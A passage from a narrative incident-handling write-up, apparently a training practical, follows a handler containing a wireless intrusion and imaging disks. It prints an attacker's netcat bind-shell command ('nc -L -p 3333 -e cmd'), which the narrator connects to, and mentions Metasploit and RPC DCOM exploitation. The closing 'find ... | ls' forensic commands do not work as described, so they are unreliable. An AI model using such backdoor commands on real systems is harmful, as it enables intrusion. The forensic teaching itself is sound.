This indicates that the attacker knew Vic's password, as well as the root password. This also means that the exercise of creating a '.logout' in order to capture the shell history was rather pointless, since all it would reveal in this case is one command: 'su'. Unfortunately, this technique won't work for capturing the root shell history – since it's not an actual login shell (rather, it's a "switch user", or 'su' shell), it won't run '.logout' when it exits.

Ok, we're done.

```
# exit
cowboy%
```

We're back on cowboy – now exit our 'script' command:

```
cowboy% exit
Script done, file is forensic-1.out
```

Ok, I think we're ready…

Chain of Custody

Even though Cownoids doesn't have a formal policy regarding evidence, we've already set up a chain of custody – even if they don't know it yet. We have Jack watching the computer room. She will be able to attest that no one could have entered the room or physically tampered with its contents. If, as the incident handling process continues, it turns out that there may be legal action, she will become the custodian of any evidence from the computer room. Regardless of what actually happens, we want to *not preclude* the use of any evidence in a trial. For instance, from an evidentiary standpoint, the hard drive from cownoids.com should be removed (after making at least 1 bit by bit backup) and put into a sealed evidence bag. If this happens, Jack would need to be present for the entire process, so that she could testify that no one could have been in the computer room, that she witness the backup being performed and that no other changes to the system were made (except as noted in the log), that the disk being entered into evidence is the one that was removed from the machine cownoids.com, serial number … etc etc etc. She must then keep it in her physical possession, until it is transferred to a secure storage facility – such as a safe in a locked office, transferred to the custody of the police, put in a safe deposit box, etc. – and this transfer be logged and signed for.

We've attempted to have all observations and actions taken be witnessed by at least 2 people, and be recorded in multiple forms (written log, script log, voice recorder, pictures, …). At Vic's house, both Olive and myself are witnessing everything. If Vic's hard drive will be entered as evidence, Olive will witness me removing it from the machine, and sign for the fact that it was put into a sealed evidence bag, without being modified in any way, except as noted in the logs. Then I will keep it in my possession until it's transferred as above.

We've also taken care not to modify any of the systems – except in minor, and documented ways done in the course of identification (such as examining the state of the system).

Containment Phase

Here we will begin to actually modify the state of the systems, for purposes of containing the incident. We must make some difficult decisions – if we contain the incident by disconnecting affected systems from the network, malware might detect that the network has been disconnected and begin deleting files or destroying evidence in other ways. We could disconnect it from the real network, but quickly plug it back into a forensics network to maintain carrier – unless it's actually sending content, or has a ping heartbeat. If we knew, for example, it was pinging "yahoo.com" every 30 seconds, we could switch the network cable and impersonate yahoo… But these things take time to figure out. The more things we do to try to figure out what's going on in the identification phase – before the full backup is done – the more we risk contaminating the evidence. It's like that principle that says you can't observe something without affecting it. Well, our "sniffer" technique of looking at the blinking lights was pretty unobtrusive – but everything else changed the system, if only slightly.

We could contain things by yanking the power cord right from the start – but we'd lose everything in volatile memory, and any chance of learning from its contents – which could be invaluable. Metasploit's "Impurity" for example, lets you deliver a custom payload – *that you can write in C!* – through a vulnerable daemon, and uses knowledge of ELF to inject your code directly into memory, without ever storing it on the hard drive! [52]

Without an existing policy dictating such things, a handler must take all available information into account and make a decision.

Containment Measures

Let's review what we know:

- Someone convinced Olive to perform a DFS reset on the WAP – probably in order to gain access to the WLAN
- Someone (the attacker) accessed the WLAN
- That person logged into cownoids.com using Vic's password (shell process id 25656)
- 5 seconds later they went super user, using root's password (pid 25683)

- Nominal amounts of data are being transferred between the WLAN and the LAN (consistent with interactive use)
- A compile job was seen, briefly

“Ok Vic, here we go. Now, if we wanted to capture the shell history, we would go back onto cownoids.com and type:

```
    kill –HUP 25656
```

That would kill the attacker’s login shell, causing it to run the ‘.logout’ script we created, just before it died. That would leave a file in your home directory, named ‘25656.history.out’, which would contain:

```
   1  11:00   su
```

This would tell us that the first (‘1’) command was ‘su’, and it was executed at 11:00AM. We already know that, so this wouldn’t be very informative. (We should have done the ‘ps’ first thing, then we wouldn’t have even bothered with the .logout file…)

Your boss said to pull the plug, so I think that’s what we should do – literally. At the same time, since we don’t know if the rest of the network has been compromised, we should disconnect the internet feed, to isolate the rest of your machines.

On this end, we need to turn off the radio transmitter, to cut the attacker off from the WLAN. At the same time, we need to yank the internet feed here, to isolate your wired PC.

Do you agree with this plan?”

“Yes.” Said Vic.

All of this is duly noted.

“Very well then – go ahead and ask Jack to open the computer room for you, and make sure she witnesses everything that you do. Tell me when you’re there, and ready.”

.

.

.

“Ok, I’m ready.” Said Vic.

11:30 AM

“Ok, me too. Now remember, you’re going to disconnect power from cownoids.com, and disconnect the internet connection there; I’m going to disable the WLAN, and disconnect the internet connection here. Note that it is exactly 11:30am. Go ahead and disconnect … NOW.”

The computer room gets just a little bit quieter.

“Ok, go ahead and ask Jack to lock the computer room back up, and to please keep watching it. Remind her that she might have to testify. Meanwhile, you should tell the rest of your users that the internet connection is down, and not to bother trying to surf or email until you let them know it’s back up. You might also throw in to please let you know if they notice any strange behavior in the systems or network. Please DON’T do anything with your own machine until we know more.

I’m going to go outside, and see what our friend does. I’ll call you back shortly.”

“Ok – thanks a lot.”

Stakeout

So I go outside – carrying my digital camera, which has a handy telephoto lens – and my electric scooter. I take up position behind the neighbor’s car, and sit down – pretending to be working on my scooter (my alibi, and also my get-away vehicle – in case this guy makes me and goes postal).

While I wait, I give my friend who works at the sheriff’s office a call on my cell.

Ring. Ring. Ring.

“Sheriff’s office – this is Bobo.”

“Hey Bobo, it’s Willy – I’m on a case, and I got a guy holed up in his car with all the windows blocked. I’m at 1234 Wild Way. Have you got any cruisers in the neighborhood, that you could ask to just swing by and check him out? The license plate is ‘CA L33T’.”

“Anything for you, Willy. I don’t know how this department ever got along without that computer system you gave us! I’ll have a car there in 15 minutes.”

“You’re the best Bobo – thanks!”

I turn my voice recorder back on (I turned it off for the phone call to Bobo – no sense in filling the tape with details that might be distracting to a jury or give a defense attorney fodder for diversion):

> "It is 11:33am, and I'm outside the neighbor's house, behind a car. I have positioned myself to have an unobstructed view of the windshield of the suspect vehicle, in the hopes that if he removes the screen, I will be able to identify him. If the attacker is indeed in this car, I suspect that he will not remain here long – since we have just severed his network connection."

. . .

I send a few emails from my Bluetooth PDA while I wait…

11:40 AM

There it is – the car's engine starts! It starts to pull forward, with the screen still up – but then, down it comes; just in time for me to snap a perfect shot of the driver, as he goes by.

> "Note that it's 11:40am – 10 minutes after disconnecting the attacker and affected machines – and the car has just left this location. As it passed me, I was able to clearly see the driver, and took a picture of him."

Since he had blinds on all the windows except the windshield, he had no chance of seeing me once he passed me.

"Gotcha!"

I give Bobo a call.

Ring. Ring. Ring.

"Sheriff's office – this is Bobo."

"Hi Bobo, it's Willy again. Hey, the guy just took off – so unless the cruiser's right around the corner, you may as well tell him not to bother coming over."

"Oh, that's too bad – sorry we couldn't get there sooner. I do have a name for you though."

"Oh really?"

"Yep, one of my buds ran the plates for me. The car is registered to one Gary Grey. Hope that helps."

"Great – you're the best! Thanks a lot Bobo. Bye."

Jump Kit Components

Since I never know when an unprepared victim is going to summon my help, I have to be prepared. I carry everything in my backpack, including:

- Cell phone (Bluetooth, camera)
  - Extra battery
  - AC charger
  - DC 12V charger
  - Bluetooth hands-free set

- Notebook computer (PIII 500, 512M, 40G, dual boot)
  - Linux (Fedora Core)
    - cheops-ng
    - covert_tcp
    - hydan
    - john the ripper
    - metasploit framework
    - nessus
    - netcat
    - nmap
    - PGP
    - sniffit
    - snort
    - tcpdump
    - tripwire
    - vnc
  - Windows (2000)
    - AVG antivirus
    - enum
    - ethereal
    - Cygwin
    - john the ripper
    - MySpy
    - MS resource kit
    - netcat
    - NetStumbler
    - Nmapwin
    - PGP
    - pwdump3
    - pstools
    - sam spade
    - scanport
    - shatter
    - snort
    - spybot

        - superscan
        - tcpview
        - THC Scan
        - vnc
        - windump
        - winzip
        - zone alarm

- PCMCIA cards
    - 10/100 ethernet adapter
    - 802.11b wifi adapter
    - USB 2.0 – 2 port

- USB devices
    - USB 2.0 hub – 4 port
    - Bluetooth adapter
    - SD memory card reader
    - 40G hard drive
    - DVD/CDRW
    - Portable printer

- Blank media
    - Internal IDE drive
    - External SCSI drive
    - Floppy disks
    - SD memory cards (256M)
    - CDRW
    - Printer paper

- Installation/Boot media
    - OS disks – Linux, Windows, Solaris
    - Linux boot floppies (x86, sparc)
        - CD's with device drivers (usb, scsi, ntfs, etc.)

- Cables
    - Extension cord
    - Power strip
    - 3' USB extension
    - Cat5
        - (3) 6' straight
        - (1) 25' straight
        - (1) 10' crossover
    - (1) 10' serial
        - gender benders
        - cisco adapter

- 8 port 10/100 ethernet hub
- 802.11b wireless access point (very handy sometimes!)
- Evidence
    - (4) new bound and numbered notebooks
        - pens – blue, black, red
    - digital camera
    - voice recorder
        - blank media (new)
    - Ziploc bags – large
    - anti-static bags – large
    - Adhesive sealing labels
        - Large enough to seal bag opening
        - Serial numbered
        - Tamper proof (strong adhesive, scored)
        - Lined and numbered inventory area
        - Signature area
- Tools
    - Multi-tool (Leatherman)
    - Driver with bit set – assorted sizes
        - Screw (standard, phillips)
        - Security (hex, star, etc)
        - Nut
    - White LED flashlight

Detailed Backup of a Victim System

I go back inside, and tell Olive that the suspect has gone. Then, it's time to call Vic again.

Ring. Ring. Ring.

"This is Vic."

"Hi Vic, it's Willy. The guy took off, but I got a picture of him as he was driving away."

"Wow – that's great!"

I decided that since I'd gotten Gary Grey's name through unofficial channels, that I wouldn't say anything about that for now. If this does go to trial, there's no sense in giving the defense an opportunity to divert things into a question of whether or not Mr. Grey's civil rights were violated. We have enough evidence to obtain Grey's name through the proper channels – so at least for now, I'll just keep this information to myself.

"Keep in mind that we don't know for sure that that was the attacker – it could still turn out to be one of your neighbors, or someone hidden nearby – but it certainly looks like that was our man.

Now, we've contained things as far as isolating your machine here, as well as the internal Cownoids machines from the network, but we still don't really know how deep the penetration was. While it's possible that the attacker used a remote exploit to gain access to cownoids.com, installed a root kit, and modified the logs to look like you had logged in and gone root – that seems unlikely. Someone knew both your phone number and your home address, and unless they found out about Cownoids by exploiting your machine here at home – they also knew about your work.

Is there a special trust relationship between your house and cownoids.com? For instance, do you only allow access to certain services if the source is your IP address, or anything like that?"

"No – I don't have a static IP address at home. I don't have any special access like that set up." Said Vic.

"So, what would someone gain by getting on your WLAN?" I asked, rhetorically. If it wasn't to exploit a trust relationship, then either someone went to great lengths to impersonate you, or they were after something on your home network – or both.

I'm going to run an nmap scan against your desktop now." I type 'nmap 10.11.11.12' into a shell on my notebook. (I know the IP of Vic's desktop from the "Attached Devices" probe I did on the WAP, and recall that I unplugged the WAN (internet) port, but left the desktop and my notebook plugged into the WAP) I get:

```
The SYN Stealth Scan took 1 second to scan 1601 ports.
Interesting ports on WIN2KBOX (10.11.11.12):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
3333/tcp   open        dec-notes
```

"That's interesting – there's a port open on tcp 3333, which is normally "DEC Notes" – know anything about that?"

“Nope.” Said Vic.

“Well, then that’s pretty suspicious. With your permission, I think we should make a complete backup of your home PC, before we do anything else. Is that ok?”

“Sure.” Said Vic.

PC Backup – Live System

“Ok. Unlike the machine there at Cownoids, I have a hunch that we might learn something from examining the system while it’s still running. However, I don’t want to start poking around until we have a complete backup. So, what I’ll do is plug my Secure Digital (SD) card reader into a USB port on your desktop. I have an SD card with all the windows binaries we’ll need. I’ll keep the little switch in the “Lock” position – so that it’s read-only (to make sure my binaries don’t get compromised).

Then, I’ll plug this brand new (but formatted) external HD into the other USB port on your machine. It looks like you only have a 4G hard drive, and the external drive’s 40G, so there’s plenty of space. I’ll be using a windows port of the standard unix utility called ‘dd’ (“dump data”).

By default, when reading from a raw disk device, ‘dd’ will copy the allocated and un-allocated space, as well as the slack (left-overs) space and bad blocks. This is important for detailed forensic analysis.

While this will copy everything on the hard drive, including the swap area, it obviously won’t record information that only exists in volatile memory. We’ll have to use other techniques for that, after the backup’s done.

‘dd’ can be used to perform various data conversions, but we’ll be using it just to copy the raw data from your hard drive to a file on another hard drive. For this, we will only need the ‘if’ (input file) and ‘of’ (output file) operands. I’ll open a dos box by doing Start->Run and typing “E:\bin\cmd” (we want to run cmd.exe from the SD card too, so our shell is “blessed”). Then, I type the following:

```
E:\>bin\dd if=\\.\PhysicalDrive0  of=F:\vic_tim_home_hd.dd
```

This will make a bit-by-bit copy of the entire hard drive, reading from the raw device, and write it to a file on drive F: (the USB drive), using the ‘dd’ from the SD card.

POP3 – Ouch!!

11:45 AM

I take a moment to update the log, noting the exact command that I typed, and the time.

While we wait for that to finish, I ask Vic more about the network.

“So, ‘lillypad’ is on the internal network, and the pix lets ssh traffic through to that on port 22222, and cownoids.com is in the DMZ… Are the passwords on cownoids.com the same as the ones on lillypad?”

“Well, I’m the only one with a shell account on cownoids.com – and no, my password there is different from the one on lillypad. The root password is different too.”

“And you run pop3, and people check their email from home, right?”

“Yep.”

“Do you require an SSL connection?”

“No – I haven’t gotten around to setting that up yet.”

“And are people’s email passwords on cownoids.com the same as their shell passwords on lillypad?”

“Umm, well – they’re not supposed to be. I’m pretty sure I told people to use different ones when we set up the accounts.”

“Ok.”

I make a mental note that this is something that will need to be checked. Since pop3 sends passwords in clear text unless SSL is specified, when people check their email from home, their passwords are going across the internet in the clear. While the average person can’t sniff the internet, if someone got into cownoids.com and ran a sniffer there – they could get the password of everyone that checked their email from home. If anyone had the same password for their email on cownoids.com as they did for their shell account on lillypad – the attacker would be into the internal network. I don’t say anything about this – I don’t want Vic to get defensive.

12:05 PM

PC Investigation – Live


When the backup is complete, I make a note of the time, and then disconnect the USB hard drive. I turn on the voice recorder, so I can describe everything I'm doing, and what I'm seeing.

I start out with the old, "netstat –na" to check socket connections. Hmm – that's interesting. For more detail, I think I'll run sysinternal's TCPView:

http://www.sysinternals.com/ntw2k/source/tcpview.shtml [53]

```
E:\>tcpview
```

I get a screen showing all the tcp and udp endpoints. One of them is a process listening on port 3333 (the one we saw from the 'nmap' I ran from my machine). I right-click on the process, and select "Process Properties…" and nothing happens. Normally, a window would pop up, displaying the process properties. After about 20 seconds, the window finally pops up:


Properties for nc.exe:696

Version: n/a

Path:


z:\bin\nc.exe

Command line:

z:\bin\nc -L -p 3333 -e cmd

I immediately recognize this as a netcat listener. I take a picture of the screen. From drive Z:? From the dos box, I do "net use" to show the active connections – but I get, "There are no entries in the list."

I make a note of this, and then I type, "Z:" in the dos box. Here's what the TCPView screen does:



TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

Process	Protocol	Local Address	Remote Address	State
IEXPLORE.EXE:640	UDP	WIN2KBOX:1027	*:*	
lsass.exe:228	UDP	win2kbox:isakmp	*:*	
mstask.exe:572	TCP	WIN2KBOX:1025	WIN2KBOX:0	LISTENING
nc.exe:696	TCP	WIN2KBOX:3333	WIN2KBOX:0	LISTENING
services.exe:216	UDP	WIN2KBOX:1026	*:*	
svchost.exe:372	TCP	WIN2KBOX:epmap	WIN2KBOX:0	LISTENING
svchost.exe:372	TCP	WIN2KBOX:4444	WIN2KBOX:0	LISTENING
svchost.exe:372	TCP	win2kbox:4444	10.11.11.200:32848	CLOSE_WAIT
svchost.exe:372	TCP	win2kbox:4444	10.11.11.200:32851	CLOSE_WAIT
svchost.exe:372	UDP	WIN2KBOX:epmap	*:*	
System:8	TCP	WIN2KBOX:microsoft-ds	WIN2KBOX:0	LISTENING
System:8	TCP	win2kbox:netbios-ssn	WIN2KBOX:0	LISTENING
System:8	UDP	WIN2KBOX:microsoft-ds	*:*	
System:8	UDP	win2kbox:netbios-ns	*:*	
System:8	UDP	win2kbox:netbios-dgm	*:*	
System:8	TCP	WIN2KBOX:1080	WIN2KBOX:0	LISTENING
System:8	TCP	win2kbox:1080	10.11.11.200:microsoft-ds	SYN_SENT
System:8	TCP	win2kbox:1081	10.11.11.200:netbios-ssn	SYN_SENT

I take a picture of that too. Look at the green and yellow entries. Even though the dos box said there were no active connections, when we tried to go to the Z: drive, windows tried to establish tcp sessions with host 10.11.11.200, on the “microsoft-ds” and “netbios-ssn” service ports, by sending out SYN packets. Recall that we know from the “Attached Devices” probe we did on the WAP, that 10.11.11.200 was the attacker’s IP address. This is telling us that the attacker mapped a drive Z: to a share folder on his machine, and he ran netcat from there. We can see from the arguments that he set it up to run as a persistent listener, that when a connection was made to it on port 3333 it would run a command shell. You can see the “nc.exe” entry as the 4th process.

We can also see that the attacker had a connection to port 4444, which is now closed (see the blue line) – and that something is still listening on that port (the line above the blue one).

After several seconds, when no ACK is received in response to the SYN sent, the display changes:



Process	Protocol	Local Address	Remote Address	State
IEXPLORE.EXE:640	UDP	WIN2KBOX:1027	*:*	
lsass.exe:228	UDP	win2kbox:isakmp	*:*	
mstask.exe:572	TCP	WIN2KBOX:1025	WIN2KBOX:0	LISTENING
nc.exe:696	TCP	WIN2KBOX:3333	WIN2KBOX:0	LISTENING
services.exe:216	UDP	WIN2KBOX:1026	*:*	
svchost.exe:372	TCP	WIN2KBOX:epmap	WIN2KBOX:0	LISTENING
svchost.exe:372	TCP	WIN2KBOX:4444	WIN2KBOX:0	LISTENING
svchost.exe:372	TCP	win2kbox:4444	10.11.11.200:32848	CLOSE_WAIT
svchost.exe:372	TCP	win2kbox:4444	10.11.11.200:32851	CLOSE_WAIT
svchost.exe:372	UDP	WIN2KBOX:epmap	*:*	
System:8	TCP	WIN2KBOX:microsoft-ds	WIN2KBOX:0	LISTENING
System:8	TCP	win2kbox:netbios-ssn	WIN2KBOX:0	LISTENING
System:8	UDP	WIN2KBOX:microsoft-ds	*:*	
System:8	UDP	win2kbox:netbios-ns	*:*	
System:8	UDP	win2kbox:netbios-dgm	*:*	
System:8	TCP	WIN2KBOX:1080	WIN2KBOX:0	LISTENING
System:8	TCP	win2kbox:1080	10.11.11.200:microsoft-ds	SYN_SENT
System:8	TCP	win2kbox:1081	WIN2KBOX:0	LISTENING
System:8	TCP	win2kbox:1081	10.11.11.200:netbios-ssn	SYN_SENT

Then a couple of seconds later, the red entries disappear. Several seconds after that, I finally get a response in the dos box: “The network path was not found.”

“Ok Vic, so we found out some interesting stuff. Olive, here’s a good way to see part of what this guy was up to. Watch how if I type “hostname” into the dos box on your computer, it says “WIN2KBOX” – that’s the name of your machine. Now, if I go back to my notebook, and type “hostname”, it says “WHITE” – the name of my computer.

➢ **hostname**
WHITE

Now, from my computer, I’m going to type, “nc 10.11.11.12 3333” – which means that I’m going to try to talk to your computer on port 3333.

➢ **nc 10.11.11.12 3333**

Immediately, some stuff lights up in the TCPView screen on your computer – but nothing happens on mine. Then finally, after about 15 seconds, on my computer I get:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

I type “hostname”:

```
C:\WINNT\system32>hostname
hostname
WIN2KBOX

C:\WINNT\system32>
```

See Olive, how now when I type the same “hostname” command, it says “WIN2KBOX” – the name of your computer? That’s because the attacker set up a “backdoor” on your machine, which I’ve just connected to. I can now control your machine from my computer.”

“Oh, I see,” she humors me – pretending to look interested.

“How’s the netcat running, if it was on a drive that isn’t there anymore?” asked Vic.

“Well, the executable got loaded into memory when he started it. As to why it goes off into space for a while when you connect to it… well, it’s hard to say. You know – it’s Windows, after all.”

Twilight Zone

Vic chuckled. “So, you said something about port 4444?”

Just then, my cell phone started to vibrate, and it made a strange chirp. I tilted it up from my belt so I could see the display. “Huh – that’s weird…” I said, mostly to myself. I turned off the voice recorder.

“Excuse me a moment Vic – I’ll be right back,” I said, and pressed a small button on the Bluetooth headset. Olive watched me listen for several seconds, and then saw me raise my eyebrows, as I pressed the little button again. “I’m back, Vic. Right, port 4444. That would be the left over listener from the attacker’s run of the MS RPC DCOM exploit. That’s how he got into your machine.”

“How do you know that?”

“Well, after using the backup we made on the USB hard drive to create another copy for forensic analysis, and while maintaining the chain of custody not only on the original drive – which has been removed from your system – but also on the copies (so that it can be proven that the items we wish to submit as evidence are the same unaltered items that we are now witnessing, and the same as were analyzed) it will be discovered your system was vulnerable to this exploit, and that file access times, etc. are consistent with this remote exploit."

"You already made another copy?" Vic stammered a bit.

"Furthermore, upon discovering no rootkits or sniffers installed, and looking at which files were accessed and their content, we will be able to conclude – with some confidence – that the attacker was actually able to guess your password, as well as the root password, from information he found on your machine here."

"What?! That's impossible! What's going on here? What in the heck are you talking about??"

"Your password is 'Omkh&R()', and the root password is 'MvmjsU()'. Look for a file named '.swp', and another one named just 'p' on your machine here – and you'll see what I'm talking about. Now, what we'd normally do from here is I'd do a hard shutdown of your desktop, and remove the hard drive. That would be ok with you, because you have a bigger drive you've been meaning to put in that machine anyway… Right?"

"How could you possibly know that?"

"So I'd seal up the hard drive in an evidence bag, and both your wife and myself would sign it – attesting that it's the drive that came out of your machine. Then we'd do the same with the primary backup on the USB hard drive. Then I'd take the evidence from here and come to Cownoids, where we'd continue to carefully maintain the chain of custody while we installed your spare drive into cownoids.com, booted from a linux CD for sparc that I happen to have, made a full backup from hard disk to hard disk by doing:

```
dd if=/dev/hda of=/dev/hdb
```

Then we'd use the copy to make copies for analysis – which, after was done, would similarly indicate no rootkits, no system changes, no access of people's mail, and the builds of netcat and nmap."

"Golly gee willackers Willy, what the heck is going on here?"

"Ok Vic, here's the scoop. I've just received an unexpected phone call – regarding extraterrestrials – and I really need to get going. So, if it's all the same to you, I'll just cut to the chase – ok?"

Vic is speechless.

"Eventually, I'll ask you if anyone has left the company recently, or if you've had any outside contractors doing stuff for you. You'll mention Gary Grey, and with a little prompting you'll remember that you put his MAC address in the WAP at Cownoids. You'll check it, and discover that it's the same as the MAC address from the "Attached Devices" list done on your home WAP. This, along with the photographic evidence showing him at the scene, as well as the corroborating evidence of his phone records showing that he called your house from his cell phone, just about the right amount of time before the WAP log shows that it was reset, plus the fact that Olive can recognize his voice – all add up to a pretty good case.

However, given that there's no evidence that any private information was accessed, and that the only changes to the system were the addition of two tools – which are standard penetration testing tools – and most of all, given the ridiculous permission form that you signed – Mr. Grey would have a very strong defense that he was simply performing the vulnerability testing that you had authorized him to do.

Now, there is some question as to whether you actually had the authority to sign that form, and grant permission for Gary to do as he willed to the company's computers. I'm not a lawyer, but I think since you don't have any policies in writing regarding this, that you might be open to personal liability.

So, while you have great evidence that he broke into your systems, he has a strong case that he was just doing what you asked him to do. You could take this to court, and it would be a nasty legal battle.

Now, this is all moot, because your boss would decide not to pursue it anyway. He would agree to be a good corporate citizen, and report the incident to law enforcement. They would take little interest in the case, but at least they'd have it on file, and if Mr. Grey ever got in the system for a similar event, then perhaps they'd resurrect your case, to add to others. They wouldn't want to deal with the evidence unless something like that happened – so you'd have to store it, and maintain the chain of custody until they came calling.

However, I can tell you – this would be pointless. You see, after receiving an anonymous email, containing a picture of himself driving away from your house, Mr. Grey will see the error of his ways. He will reform, and in fact become a champion of digital justice.

Indeed, before you could even finish your analysis, he will come to you – and offer a full confession. He'll tell you exactly what he did, at every step of his dastardly deed. Not only that, he'll offer to help you to develop and implement policies and procedures to address the myriad of issues that have been exposed while you dealt with this incident. Furthermore, he'll work with you to deploy an Intrusion Detection System. He'll do all this at a more than fair price, too.

Finally, he'll join your company and become a valuable member of your team – just before the company goes public and all of you become millionaires, when the IPO happens under the new company name, CoWanIDS!

There. Now, that will save some time and effort! All righty then – my work here is done. It's been a pleasure working with you!"

Click.

"Thank you for your hospitality, Olive. I can show myself out. Oh, one more thing – you might suggest to Vic that the two of you consider changing your last names. I think your maiden name has a much nicer ring to it. Good day, Mrs. Tory."

Olive locked the door after the strange man. When she turned around, she realized that he had left his backpack, notebook computer, and all his other stuff – except the electric scooter. She opened the door and started to call out – but stopped in surprise. There was no sign of Willy White.

Meanwhile, in the Cownoids computer room…

Vic puts down his cell phone, and silently looks to Jack with bewilderment. His expression makes Jack ask, "What in the world is going on?"

Vic struggles for words, but can't find any. Just then, they both hear something over the droning of the computer fans – "Hello, anybody here?" Vic recognized the voice. It was Gary Grey.

Eradication Phase

"Hi Vic. I want to help make things right – but I know that it's going to take time for you to develop trust in me. Therefore, I'd like to propose that we proceed with the premise that everything I say needs to be verified.

Oh ya, and I thought you might want this back." Gary handed Vic the permission form that he'd signed.

Vic still couldn't talk. Gary seems to have had a bit more time to accept this bizarre situation than Vic had. Gary continued, "Study of the cownoids.com drive will yield nothing fancy. No signs of a rootkit will be found:

http://www.chkrootkit.org [54]

and examining file ctime, access, and modification times will give results that are consistent.

We can do things like use ‘find’ to traverse all the filesystems, outputting the names of any files that have been modified in the last 12 hours, and pipe that through ‘ls -alt’ (all files, long listing, sorted by time), as in:

```
find / -mtime 12 | ls –alt
```

We can find files accessed in the last 12 hours, and list them (ls –al) sorted by access time (-tu) with:

```
find / -atime 12 | ls –altu
```

